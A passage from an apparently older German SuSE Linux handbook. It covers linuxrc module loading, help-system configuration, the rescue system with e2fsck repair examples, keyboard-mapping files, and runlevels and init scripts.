scsi0 : setting target 2 to period 248ns offset 8 4.03MHz synchronous SCSI
  Vendor: TOSHIBA   Model: CD-ROM XM-3401TA Rev: 0283
  Type:   CD-ROM    ANSI SCSI revision: 02
scsi : detected 1 SCSI disk total.
SCSI device sda: hdwr sector= 512 bytes. Sectors= 4308352 [2103 MB] [2.1 GB]
Partition check:
sda: sda1 sda2 sda3 sda4 < sda5 sda6 sda7 sda8 >
```

## Laden von Modulen

Sie wählen aus, welches Modul Sie benötigen. Wurde von der Diskette gebootet, werden nun die entsprechenden Daten von linuxrc eingelesen und Ihnen im Folgenden zur Auswahl dargestellt.

Wenn Sie von CD gebootet haben oder von DOS aus mittels loadlin nachgestartet haben, stehen die Module bereits alle linuxrc zur Verfügung. Dies erspart das langwierige Laden, braucht dafür jedoch mehr Speicher. Hat Ihr Rechner weniger als 8 MB RAM, müssen Sie von Diskette booten.




Abbildung 16.2: Module laden

linuxrc bietet Ihnen die verfügbaren Treiber in einer Liste an. Links sehen Sie den Namen des zuständigen Moduls, rechts eine Kurzbeschreibung der Hardware, für die der Treiber zuständig ist.

Für einige Komponenten gibt es mitunter mehrere Treiber oder neuere Alpha-Treiber. Auch diese werden hier angeboten.

## Parametereingabe

Haben Sie den Treiber gefunden, der für Ihre Hardware zuständig ist, positionieren Sie den Cursor und drücken Sie **(←)**. Es erscheint eine Maske, in der Sie etwaige Parameter für das zu ladende Modul eingeben können. Näheres zu den unterschiedlichen Modulparametern finden Sie in Abschnitt 14.3.4 auf Seite 438.

Hier sei noch einmal darauf hingewiesen, dass im Gegensatz zur Parametereingabe am Kernel-Prompt (MILO, LILO oder SYSLINUX) mehrere Parameter für das gleiche Modul durch Leerzeichen voneinander getrennt werden müssen.

In vielen Fällen ist die genaue Spezifizierung der Hardware gar nicht notwendig; die meisten Treiber finden Ihre Komponenten von alleine. Lediglich bei den Netzwerkkarten und bei älteren CD-ROM-Laufwerken mit eigener Controller-Karte ist die Angabe von Parametern mitunter erforderlich. Probieren Sie es jedenfalls erst einmal mit **(←)**.

Bei einigen Modulen kann das Erkennen und Initialisieren der Hardware recht lange dauern. Durch Umschalten auf die virtuelle Konsole 4 (**(Alt) + (F4)**) können



Abbildung 16.3: Auswahl der SCSI-Treiber

Sie die Meldungen des Kernels während des Ladens beobachten. Vor allem SCSI-Adapter lassen sich etwas Zeit beim Ladevorgang, da sie auch eine gewisse Zeit warten, bis sich alle angeschlossenen Geräte gemeldet haben.

Wurde das Modul erfolgreich geladen, werden die Meldungen des Kernels von linuxrc angezeigt, sodass Sie sich vergewissern können, dass alles wie vorgesehen gelaufen ist. Ansonsten weisen die Meldungen möglicherweise auf die Ursache des Scheiterns hin.

## System / Installation starten

Haben Sie die komplette Kernel-Unterstützung für Ihre Hardware erreicht, so können Sie zum Punkt 'System / Installation starten' weitergehen.

Von hier aus (Abbildung 2.4 auf Seite 35) lassen sich mehrere Vorgänge anstoßen: 'Installation/Update starten', 'Installiertes System booten' (die Rootpartition muss bekannt sein), 'Rettungssystem starten' (vgl. Abschnitt 16.6 auf Seite 499) und 'Live-CD starten'<sup>3</sup>.



### Tipp

Der Punkt 'Live-CD starten' kann z. B. immer dann nützliche Dienste leisten, wenn man *ohne* eigentliche Festplatten-Installation testen möchte, ob der fragliche Rechner oder das anzuschaffende Notebook überhaupt mit SuSE Linux kompatibel ist – ein solcher Test sollte in jedem zeitgemäßen PC-Laden ohne Umstände möglich sein!

<sup>3</sup>Diese Live-CD („Live-Filesystem“) steht nur für x86er Architekturen zur Verfügung.



Abbildung 16.4: Eingabe der Parameter für das Laden eines Moduls

Für die Installation (Abbildung [16.5](#) auf der nächsten Seite) und ähnlich auch für das Rettungssystem können Sie verschiedene Quellen wählen (Abbildung [16.7](#) auf Seite [501](#)).



```

SuSE Linux Hilfesystem (p1 of 4)

[INLINE] Hilfesystem für SuSE Linux
-----
Herzlich Willkommen zu SuSE Linux

Welcome (same in english)

Bienvenue (version française)

Eine Einführung in das Hilfesystem erhalten Sie durch
anklicken dieser Schaltfläche mit der Maus (Browser Netscape / X11)
bzw.
"return" (Browser lynx / Textmodus)
-----

Die Onlinehilfe gliedert sich in folgende Bereiche:

* Paketbeschreibungen Beschreibung der auf der CD verfügbaren Pakete
  (das Paket susepak aus der doc-Serie muß installiert sein)
* Volltextsuche über alle vorhandenen man-Pages und die SuSE-Hilfe
-- press space for next page --
Arrow keys: Up and Down to move. Right to follow a link; Left to go back.
H)elp O)ptions P)rint G)o M)ain screen Q)uit /=search [delete]=history list
  
```

Abbildung 16.6: Startseite des Hilfesystems (lynx)

**Paket rman, Serie ap:** enthält http-rman.

**Paket inf2htm, Serie doc:** Damit ist es möglich, die Info-Dokumente (vgl. Abschnitt 1.4.3 auf Seite 8) mit dem WWW-Browser zu lesen; die Dokumente werden „on-the-fly“ konvertiert.

**Paket dochost, Serie n:** eine Maschinerie für einen zentralen Dokumenten-Server im Netz. Bitte machen Sie sich mit `/usr/share/doc/packages/dochost/README.SuSE` vertraut!

**Paket httdig, Serie n:** zum Erstellen eines Suchindex über alle WWW-Dokumente, die auf dem Rechner (oder im lokalen Netz) installiert sind; der Rechner wird zu einer kleinen Web-Suchmaschine.

Paket dochost und Paket httdig sind nicht zwingend erforderlich, aber um die volle Funktionalität zu erlangen, sind diese Pakete sehr nützlich.

### 16.5.1 Konfiguration für Einzelplatz bzw. Serversystem

Setzen Sie in `/etc/rc.config` die Variablen für ein Einzelplatzsystem wie in Datei 16.5.1 auf der nächsten Seite aufgelistet (am besten mit YaST, wie in Abschnitt 3.6.12 auf Seite 126 und speziell auf Seite 519 erklärt). Dies setzt natürlich voraus, dass Ihr System `sonne.kosmos.all` heißt; andernfalls müssen Sie die von Ihnen vergebenen Namen verwenden.

Der `inetd` (engl. *inet daemon*) sollte in jedem Fall gestartet werden; dieser Daemon wird u. a. für den Zugriff auf [Manpages](#) via `http-rman` benötigt. `http-rman` funktioniert nur dann, wenn dieser Dienst in `/etc/hosts.deny` nicht abgeschaltet ist.

Sorgen Sie dafür, dass der HTTP-Server (`apache`) beim Booten gestartet wird; dafür ist `START_HTTPD` auf `yes` zu setzen.



```
START_INETD="yes"
START_HTTPD="yes"
DOC_SERVER="yes"
DOC_HOST="sonne.kosmos.all "
DOC_ALLOW="LOCAL .kosmos.all "
```

Datei 16.5.1: `/etc/rc.config` für Einzelplatz bzw. Serversystem

**DOC\_SERVER** legt fest, ob von diesem Rechner die Dokumente zur Verfügung gestellt werden sollen; diese Variable muss auch dann auf `yes` gesetzt werden, wenn man – wie z. B. im Falle eines Einzelplatzsystems – lokalen Zugriff auf die Dokumente haben möchte. **DOC\_HOST** gibt den Namen des Dokumentenservers an (hier: `sonne.kosmos.all`). **DOC\_ALLOW** ist eine sicherheitsrelevante Einstellung; dort sind die Rechner bzw. Domains einzutragen, denen Zugriff auf die Manpages gestattet werden soll. Wenn Sie den Zugriff für eine komplette Domain freigeben wollen, vergessen Sie nicht den führenden Punkt `.` vor dem Namen!

### Hinweis



Beachten Sie, dass nach jeder Änderung der Variablen **suseconfig** laufen muss; wenn Sie mit YaST arbeiten, geschieht dies beim Verlassen der Maske automatisch.

Die Volltextsuche ist erst verfügbar, wenn die Indizes für `ht://Dig` (Paket `htdig`) erzeugt sind. Die Indizes sind z. Z. ca. 70 MB groß. Unter `/opt/www/htdig` sollten während der Initialisierung der Datenbank mindestens 200 MB freier Plattenplatz vorhanden sein. Die Initialisierung geschieht durch die Eingabe von:

```
erde:~ # suserundig
```

Das Skript `/usr/sbin/suserundig` wertet die Konfigurationsdatei `/opt/www/htdig/conf/susedig.conf` aus und legt die Indizes an. Treten Veränderungen des Datenbestands ein (z. B. nach dem Update der HTML-Dokumente), dann muss **suserundig** erneut aufgerufen werden.

## 16.5.2 Konfiguration für einen Client-Rechner

In einer vernetzten Umgebung möchten Sie möglicherweise nicht auf allen Rechnern die komplette Dokumentation installieren, ist auch nicht notwendig! Installieren Sie von allen oben genannten Paketen auf dem Client *nur* das Paket `dochoost`, Serie `n` und setzen Sie in `/etc/rc.config` die Variablen wie in Datei 16.5.2 auf der nächsten Seite.

Dies funktioniert natürlich nur dann, wenn die Dokumentation tatsächlich auf `sonne.kosmos.all` installiert ist!

```
DOC_SERVER="no"  
DOC_HOST="sonne.kosmos.all"  
DOC_ALLOW=" "
```

Datei 16.5.2: `/etc/rc.config` für einen Client-Rechner

### 16.5.3 Das Hilfesystem benutzen

Wenn das Hilfesystem – wie oben beschrieben – installiert ist, können Sie es entweder mit dem Befehl **hilfe** oder **susehelp** aufrufen. Oder Sie geben direkt in einem WWW-Browser die URL <http://localhost/doc/susehilf/index.html> oder <http://sonne.kosmos.all/doc/susehilf/index.html> ein; `sonne.kosmos.all` funktioniert auch hier natürlich nur, wenn Sie Ihren Rechner bzw. den Dokumentenserver so genannt haben.

## 16.6 Das SuSE Rettungssystem

### Überblick

SuSE Linux enthält – unabhängig vom Installations-System – ein selbstständiges Linux-Rettungssystem<sup>4</sup>, mit dem Sie in Notfällen „von außen“ an alle Ihre Linux-Partitionen auf den Festplatten wieder herankommen. Bestandteil des Rettungssystems ist eine sorgfältige Auswahl von Hilfsprogrammen, mit denen Sie genügend Werkzeug zur Verfügung haben, um eine Vielzahl von Problemen mit unzugänglich gewordenen Festplatten, fehlerhaften Konfigurationsdateien usw. zu beheben.

Das Rettungssystem besteht aus einer Bootdiskette bzw. einer bootbaren SuSE Linux-CD sowie einem „Rescue“-System, das sich bei SuSE Linux von ganz unterschiedlichen Medien (Diskette, CD, aus dem Netz, ja sogar direkt vom SuSE-FTP-Server) nachladen lässt. – Alles in allem eine spannende Angelegenheit.

### Vorarbeiten

Da Sie die Bootdiskette jederzeit anhand der richtigen Abbilddatei auf der CD unter `/disks` neu erzeugen können, bildet es eine recht sichere Rückendeckung. Neben der Bootdiskette wird von der CD im Minimalfall lediglich die Datei `/disks/rescue` benötigt, die das komprimierte Abbild eines kleinen Root-Dateisystems enthält. Wenn Sie diese Datei mit den Linux-Befehlen

```
erde: # /sbin/badblocks -v /dev/fd0 1440
erde: # dd if=/cdrom/disks/rescue of=/dev/fd0 bs=18k
```

oder mit dem DOS-Befehl (angenommen, Q: ist unter DOS das CD-ROM-Laufwerk)

```
Q:\> cd \dosutils\rawrite
Q:\dosutils\rawrite> rawrite.exe
```

auf eine zweite fehlerfreie „Rettungs“-Diskette schreiben, können Sie das Rettungssystem auch von der Bootdiskette und dieser Rettungsdiskette laden; die Rettungsdiskette lässt sich auch mit YaST erstellen (vgl. Abschnitt 3.6.2 auf Seite 115). Die Rettungsdiskette basiert z. Z. bewusst auf der `libc5` (SuSE Linux 5.3); nur so ist es möglich, einige Programme auf der Diskette unterzubringen (einen [Editor](#), `fdisk`, `e2fsck` etc.) – die `glibc` wäre von der Größe her zu umfangreich.

Die Rettungsdiskette lässt sich übrigens nicht mounten, da sie ja kein Dateisystem, sondern nur das komprimierte Abbild eines solchen enthält (das unkomprimierte Abbild wäre mit etwa 3 MB für eine Diskette zu groß). Wenn Sie trotzdem einmal hineinschauen wollen, müssen Sie die Abbilddatei dekomprimieren und dann das unkomprimierte Abbild (als Benutzer `'root'`) mounten. Dies setzt voraus, dass Ihr Linux-Kernel das *loop-Device* unterstützt und geht dann wie folgt:

<sup>4</sup>Genau genommen sind es mittlerweile 2 Stück (weiter unten dazu mehr) – oder gar 3 Stück, falls man geneigt ist, das startbare „Live-Filesystem“ auch als ein Rettungssystem zu betrachten; zum Live-Filesystem vgl. Abschnitt 3.6.4 auf Seite 119.

```
erde: # cp /cdrom/disks/rescue /root/rescue.gz
erde: # gunzip /root/rescue.gz
erde: # mount -t ext2 -o loop /root/rescue /mnt
```

Unter /mnt können Sie nun den Inhalt des Rettungssystems in aller Ruhe durchforsten.



### Hinweis

Halten Sie einige geprüfte Boot- und Rettungsdisketten an sicheren Orten bereit. Der geringe Aufwand für Erzeugung und Pflege steht in keinem Verhältnis zu der Arbeit und dem Zeitverlust, wenn Sie im Notfall keine zur Hand haben (und Sie dann etwa auch noch das CD-ROM-Laufwerk im Stich lässt).

## Rettungssystem starten

Das Rettungssystem wird wie eine Installation von der SuSE-Bootdiskette bzw. der bootbaren CD 1 gestartet. Die Schritte im Einzelnen:

1. *Voraussetzung:* das Disketten- bzw. CD-ROM-Laufwerk ist bootfähig (notigenfalls muss man im CMOS-Setup die Boot-Reihenfolge ändern).
2. System mit der SuSE-Bootdiskette bzw. der CD 1 starten. Geben Sie am Bootprompt entweder `yast1` oder `manual`; bei `manual` haben Sie die Möglichkeit, selbstständig die notwendigen Kernel-Module zu laden.
3. Sprache, Tastatur usw. wie bei der Installation im `linuxrc` einstellen, bis Sie beim Hauptmenü angelangt sind.
4. Wählen Sie im Hauptmenü 'Installation/System starten'.
5. Wenn Sie mit der *Bootdiskette* gestartet haben, legen Sie nun die Installations-CD oder die Diskette (`rescue`) mit dem komprimierten Abbild des Rettungssystems ein.
6. Wählen Sie im Menü 'Installation/System starten' den Punkt 'Rettungssystem starten' (vgl. Abbildung 2.4 auf Seite 35) und geben Sie dann das gewünschte Quellmedium an (Abbildung 16.7 auf der nächsten Seite):

'**CD-ROM**': Dies ist der „Normalfall“. `linuxrc` wird ein komfortables System laden (`.../suse/images/rescue`). Um diesen Weg beschreiten zu können, muss der Rechner über mindestens 16 MB RAM (Arbeitsspeicher), besser 24 MB verfügen. – Übrigens, gleichzeitig wird `/cdrom` exportiert; so ist es also möglich, das Rettungssystem bequem zu starten und dann von *dieser* CD aus eine Netz-Installation durchzuführen (die notwendigen `/etc/rc.config` mit den richtigen Werten versorgen und dann `SuSEconfig` aufrufen; vgl. Abschnitt 17.5 auf Seite 510 ff.).




Abbildung 16.7: Quellmedium für das rescue-System

**‘Netzwerk (NFS)’:** rescue-System via NFS aus dem Netz holen; dazu ist es natürlich erforderlich, dass Sie den Treiber für Ihre Netzwerkkarte zuvor geladen haben ; vgl. dazu auch die allgemeinen Hinweise in Abschnitt 2.4.2 auf Seite 54.

**‘Netzwerk (FTP)’:** rescue-System via FTP aus dem Netz holen; Netzwerkkartentreiber nicht vergessen!

**‘Festplatte’:** rescue-System von Festplatte laden.

**‘Diskette’:** rescue-System von der wie oben beschriebenen Diskette starten; diese Variante funktioniert auch dann, wenn der Rechner nur über wenig RAM verfügt.

Das Rettungssystem wird nun dekomprimiert und als neues Root-Dateisystem in eine RAM-Disk geladen, gemountet und gestartet. Es ist damit betriebsbereit.

## Mit dem Rettungssystem arbeiten

Das Rettungssystem stellt Ihnen unter  $(\text{Alt}) + (\text{F1})$  bis  $(\text{Alt}) + (\text{F3})$  mindestens drei virtuelle Konsolen zur Verfügung, an denen Sie sich als Benutzer ‘root’ ohne Passwort einloggen können. Mit  $(\text{Alt}) + (\text{F10})$  kommen Sie zur Systemkonsole mit den Meldungen von Kernel und syslog.

Unter /bin finden Sie die Shell und Utilities (z. B. mount); eine Anzahl wichtiger Datei- und Netz-Utilities, unter anderem e2fsck zum Überprüfen und Reparieren von Dateisystemen liegen unter /sbin. In /sbin liegen auch die wichtigsten Binaries für die Systemverwaltung wie fdisk, mkfs, mkswap, init, shutdown, sowie für den Netzbetrieb ifconfig, route und netstat.

Als Editor ist der vi unter /usr/bin verfügbar; hier sind auch weitere Tools (grep, find, less etc.) und vor allen Dingen auch telnet zu finden.

### Beispiel: Zugriff auf das normale System

Zum Mounten Ihres Linux-Systems auf der Platte ist der Mountpoint `/mnt` gedacht; Sie können natürlich für eigene Zwecke weitere Verzeichnisse erzeugen und als Mountpoints verwenden.

Nehmen wir als Beispiel einmal an, Ihr normales System setzt sich laut `/etc/fstab` zusammen wie im Beispiel Datei 16.6.1.

<code>/dev/sdb5</code>	<code>swap</code>	<code>swap</code>	<code>defaults</code>	<code>0</code>	<code>0</code>
<code>/dev/sdb3</code>	<code>/</code>	<code>ext2</code>	<code>defaults</code>	<code>1</code>	<code>1</code>
<code>/dev/sdb6</code>	<code>/usr</code>	<code>ext2</code>	<code>defaults</code>	<code>1</code>	<code>2</code>

Datei 16.6.1: Beispiel: `/etc/fstab`

Dann mounten Sie es Schritt für Schritt unter `/mnt` mit den folgenden Befehlen (Reihenfolge beachten!):

```
erde:/ # mount /dev/sdb3 /mnt
erde:/ # mount /dev/sdb6 /mnt/usr
```

Nun haben Sie Zugriff auf Ihr ganzes System und können z. B. Fehler in Konfigurationsdateien wie `/etc/fstab`, `/etc/passwd`, `/etc/inittab` – die jetzt natürlich unter `/mnt/etc` statt `/etc` liegen! – bereinigen.

Jeder erfahrene Linux-Benutzer nimmt bei frühester Gelegenheit einen Ausdruck (Hardcopy) von `/etc/fstab` und dem Output des Befehls

```
erde: # fdisk -l /dev/<disk>
```

„zu den Akten“; anstelle von `<disk>` setzen Sie bitte der Reihe nach die Devicenamen Ihrer Festplatten ein, z. B. `hda` (vgl. die Aufstellung in Abschnitt D.1 auf Seite 585). Selbst komplette verlorene Partitionen lassen sich mit Linux `fdisk` oft einfach wieder durch Neu-Anlegen zurückgewinnen, wenn genau bekannt ist, wo die Partitionen vorher auf der Festplatte waren.

### Beispiel: Dateisysteme reparieren

Beschädigte Dateisysteme sind ein besonders ernster Anlass für den Griff zum Rettungssystem. Dies kann z. B. nach einem unsauberen Shutdown (wie bei Stromausfall) oder einem Systemabsturz vorkommen. Dateisysteme lassen sich grundsätzlich nicht im laufenden Normalbetrieb reparieren. Bei schwereren Schäden lässt sich unter Umständen nicht einmal das Root-Dateisystem mehr mounten und der Systemstart endet in einer `"kernel panic"`. Da bleibt nur der Weg, die Reparatur „von außen“ unter einem Rettungssystem zu versuchen.

Im SuSE Linux-Rettungssystem sind die Utilities `e2fsck` und, für die Diagnose, `dumpe2fs` enthalten. Damit können Sie mit den meisten Problemen fertig werden. Da im Notfall meist auch die Manual-Page von `e2fsck` nicht mehr zugänglich ist, ist sie in Anhang E auf Seite 591, ausgedruckt.

Beispiel: Wenn sich ein Dateisystem wegen eines *ungültigen Superblocks* nicht mehr mounten lässt, wird `e2fsck` vermutlich zunächst ebenfalls scheitern. Die Lösung ist, eines der Superblock-Backups zu verwenden, die im Dateisystem alle 8192 Blöcke (8193, 16385...) angelegt sind und gepflegt werden. Dies leistet z. B. der Befehl

```
erde: # e2fsck -f -b 8193 /dev/<Defekte_Partition>
```

Die Option **-f** erzwingt den Dateisystem-Check unbedingt und kommt damit dem möglichen Irrtum von **e2fsck** zuvor, es sei – angesichts der intakten Superblock-Kopie – alles in Ordnung.

## 16.7 Tastaturbelegung

Um die Tastaturbelegung von Programmen zu vereinheitlichen, wurden Änderungen an den folgenden Dateien vorgenommen:

```
/etc/inputrc
/usr/X11R6/lib/X11/Xmodmap
/etc/skel/.Xmodmap
/etc/skel/.exrc
/etc/skel/.less
/etc/skel/.lesskey
/etc/csh.cshrc
/etc/termcap
/usr/lib/terminfo/x/xterm
/usr/X11R6/lib/X11/app-defaults/XTerm
/usr/share/emacs/20.6/site-lisp/term/*.el
/usr/lib/joerc
```

Diese Änderungen wirken sich nur auf die Applikationen aus, die die **terminfo**-Einträge auslesen, bzw. deren Konfigurationsdateien direkt verändert wurden (**vi**, **less** etc.). Andere nicht-SuSE-Applikationen sollten an diese Vorgaben angepasst werden.








die gestarteten Prozesse zu verwalten, ihnen Rechenzeit zuzuteilen und den Zugriff auf die Hardware zu ermöglichen und zu kontrollieren.

## 17.2 Die Runlevel

Unter Linux existieren verschiedene *Runlevel*, die den jeweiligen Zustand des Systems definieren. Der Standard-Runlevel, in dem das System beim Booten hochfährt, ist in der Datei `/etc/inittab` durch den Eintrag `initdefault` festgelegt. Für gewöhnlich ist dies 2 oder 3 (siehe Tabelle 17.1). Alternativ kann der gewünschte Runlevel beim Booten (z. B. am Boot-Prompt) angegeben werden; der Kernel gibt Parameter, die er nicht selbst auswertet, unverändert an den `init`-Prozess weiter.

Um zu einem späteren Zeitpunkt in einen anderen Runlevel zu wechseln, kann man `init` mit der Nummer des zugehörigen Runlevels aufrufen; das Wechseln des Runlevels kann nur vom  *Systemadministrator* veranlasst werden.

Beispielsweise gelangt man durch das Kommando

```
root@erde:/ > init s
```

in den *single user mode*, der der Pflege und Administration des Systems dient. Nachdem der Systemadministrator seine Arbeit beendet hat, kann er durch

```
root@erde:/ > init 2
```

das System wieder in den normalen Runlevel hochfahren lassen, in dem alle für den Betrieb erforderlichen Programme laufen und sich die einzelnen User beim System anmelden können.

Die Tabelle 17.1 gibt einen Überblick über die zur Verfügung stehenden Runlevel. Runlevel 1 sollte auf einem System, dessen `/usr`-Partition via NFS gemountet ist, nicht verwendet werden!

Runlevel	Bedeutung
0	Halt
S	Single User Mode
1	Multi User ohne Netzwerk
2	Multi User mit Netzwerk
3	Multi User mit Netzwerk und KDM (Standard), GDM oder XDM
4	Frei
5	Frei
6	Reboot

Tabelle 17.1: Liste der gültigen Runlevel unter Linux

Daraus folgt insbesondere, dass Sie das System auch durch

```
root@erde:/ > init 0
```

anhalten, bzw. durch

```
root@erde:/ > init 6
```

neu starten können.

Wenn Sie auf Ihrem Rechner das X Window System bereits korrekt konfiguriert haben (Kapitel 8 auf Seite 261) und möchten, dass sich die Benutzer direkt an der grafischen Oberfläche beim System anmelden, so können Sie den Standard-Runlevel über YaST auf 3 ändern; vgl. 3.6.5 auf Seite 121. Bevor Sie dies tun, sollten Sie erst einmal durch Eingabe von

```
root@erde:/ > init 3
```

testen, ob das System so wie von Ihnen gewünscht funktioniert.



### Tipp

Bitte ändern Sie `/etc/inittab` nicht von Hand. Eine zerstörte `/etc/inittab` kann dazu führen, dass das System nicht mehr korrekt hochgefahren wird. Gehen Sie bei Veränderungen dieser Datei deshalb mit ganz besonderer Sorgfalt vor. Zur Not können Sie in einem solchen Fall versuchen, am LILO-Prompt den Parameter `init=/bin/sh` zu übergeben, um direkt in eine Shell zu booten (vgl. auf Seite 132); also etwa in dieser Art:

```
boot: linux init=/bin/sh
```

## 17.3 Wechsel des Runlevels

Generell passieren bei einem Wechsel des Runlevels folgende Dinge: Die *Stopp-Skripten* des gegenwärtigen Runlevels werden ausgeführt – dabei werden typischerweise verschiedene, in diesem Level laufende Programme beendet – und die *Start-Skripten* des neuen Runlevels werden ausgeführt. Während eines solchen Vorgangs werden in den meisten Fällen einige Programme gestartet.

Um dies zu verdeutlichen, betrachten wir an einem Beispiel den Wechsel von Runlevel 2 nach Runlevel 3:

- Der Administrator (`'root'`) teilt dem `init`-Prozess mit, dass der Runlevel gewechselt werden soll:

```
root@erde:/ > init 3
```

- `init` konsultiert die Konfigurationsdatei `/etc/inittab` und stellt fest, dass das Skript `/sbin/init.d/rc` mit dem neuen Runlevel als Parameter aufgerufen werden muss.
- Nun ruft `rc` alle Stopp-Skripten des gegenwärtigen Runlevels auf, für die im neuen Runlevel kein Start-Skript existiert; in unserem Beispiel sind das alle Skripte, die sich im Verzeichnis `/sbin/init.d/rc2.d` befinden (der alte Runlevel war 2) und mit einem `'K'`<sup>4</sup> beginnen. Die nach dem `'K'` folgende Zahl gewährleistet, dass hierbei eine bestimmte Reihenfolge eingehalten wird, da unter Umständen manche Programme von anderen abhängig sind.

<sup>4</sup>Die Namen der Stopp-Skripten beginnen immer mit `'K'` (engl. *kill*), die der Start-Skripten mit `'S'` (engl. *start*).

- Als Letztes werden die Start-Skripten des neuen Runlevels aufgerufen; diese liegen in unserem Beispiel unter `/sbin/init.d/rc3.d` und beginnen mit einem `'S'`. Auch hierbei wird eine bestimmte Reihenfolge eingehalten, die durch die dem `'S'` folgende Zahl festgelegt ist.

Wenn Sie in denselben Runlevel wechseln, in dem Sie sich bereits befinden, liest init nur seine `/etc/inittab` ein, prüft sie auf Veränderungen und nimmt bei Bedarf die entsprechenden Maßnahmen vor, etwa das Starten eines **getty** auf einer weiteren Schnittstelle.

### 17.4 Die Init-Skripten

**Konzept** Die Skripten unter `/sbin/init.d` unterteilen sich in zwei Kategorien:

- Skripte, die direkt von init aufgerufen werden: Dies ist nur beim Booten der Fall sowie bei einem sofortigen Herunterfahren des Systems (bei Stromausfall oder durch Drücken der Tastenkombination `(Strg) + (Alt) + (Entf)` durch den Anwender).
- Skripte, die indirekt von init aufgerufen werden: Das geschieht bei einem Wechsel des Runlevels; hier wird generell das übergeordnete Skript `/sbin/init.d/rc` ausgeführt, das dafür sorgt, dass die relevanten Skripten in der korrekten Reihenfolge aufgerufen werden.

Alle Skripten befinden sich unter `/sbin/init.d`. Die Skripten für das Wechseln des Runlevels befinden sich ebenfalls in diesem Verzeichnis, werden jedoch grundsätzlich als symbolischer Link aus einem der Unterverzeichnisse `/sbin/init.d/rc0.d` bis `/sbin/init.d/rc6.d` aufgerufen. Dies dient der Übersichtlichkeit und vermeidet, dass Skripten mehrfach vorhanden sein müssen, etwa weil sie in verschiedenen Runlevels verwendet werden sollen. Da jedes dieser Skripten sowohl als Start- wie auch als Stopp-Skript aufgerufen werden kann, müssen sie alle die beiden möglichen Parameter **start** und **stop** verstehen.

**Beispiel** Beim Verlassen des Runlevels 2 wird `/sbin/init.d/rc2.d/K40network` aufgerufen; `/sbin/init.d/rc` ruft das Skript `/sbin/init.d/network` mit dem Parameter **stop** auf. Beim Eintritt in Runlevel 3 wird letztlich das gleiche Skript gestartet, diesmal jedoch mit dem Parameter **start**.

Die Links in den einzelnen Runlevel-spezifischen Unterverzeichnissen dienen somit also nur dazu, eine Zuordnung der einzelnen Skripten zu bestimmten Runlevels zu ermöglichen.

**Boot und Shutdown** Im folgenden finden Sie eine kurze Beschreibung der ersten Boot- und der letzten Shutdown-Skripten sowie des Steuerskripts:

- **boot**  
Wird beim Start des Systems ausgeführt und direkt von init gestartet. Es ist unabhängig vom gewünschten Default-Runlevel und wird nur genau ein einziges Mal ausgeführt. Hier wird der Kernel-Daemon gestartet, der das

automatische Laden von Kernel-Modulen übernimmt. Es werden die Dateisysteme geprüft, etwaige überflüssige Dateien unter `/var/lock` gelöscht und das Netzwerk für das Loopback-Device konfiguriert, sofern dies in `/etc/rc.config` eingetragen ist. Weiterhin wird die Systemzeit gesetzt und Plug-and-Play-Hardware wird mit den `isapnp`-Tools konfiguriert (vgl. Abschnitt 10.2 auf Seite 342).

Tritt beim Prüfen und automatischen Reparieren der Dateisysteme ein schwerer Fehler auf, hat der Systemadministrator nach Eingabe des Root-Passwortes die Möglichkeit, manuell eine Lösung des Problems herbeizuführen.

Diesem Skript ist des Weiteren das Verzeichnis `/sbin/init.d/boot.d` zugeordnet; alle in diesem Verzeichnis gefundenen Skripte, die mit `'s'` beginnen, werden automatisch beim Hochlauf des Systems ausgeführt. Dies ist die richtige Stelle für eigene Erweiterungen, die nur einmal beim Start aktiviert werden sollen.

Schließlich wird als Letztes das Skript `boot.local` ausgeführt.

- **boot.local**

Hier können weitere Dinge eingetragen werden, die beim Start geschehen sollen, bevor das System in einen der Runlevels eintritt; es kann von seiner Funktion her mit der vielleicht von DOS her gewohnten `AUTOEXEC.BAT` verglichen werden.

- **boot.setup**

Grundlegende Einstellungen, die beim Übergang vom *single user mode* in irgendeinen Runlevel vorgenommen werden müssen.

Hier werden die Tastaturbelegung und die Konsolenkonfiguration geladen.

- **halt**

Dieses Skript wird nur beim Eintritt in den Runlevel 0 oder 6 ausgeführt. Dabei wird es entweder unter dem Namen *halt* oder dem Namen *reboot* aufgerufen. Abhängig davon, wie *halt* aufgerufen wurde, wird das System neu gestartet oder ganz heruntergefahren.

- **rc**

Das übergeordnete Skript, das bei jedem Wechsel des Runlevels aufgerufen wird. Es führt die Stopp-Skripten des gegenwärtigen Runlevels aus und danach die Start-Skripten des neuen.

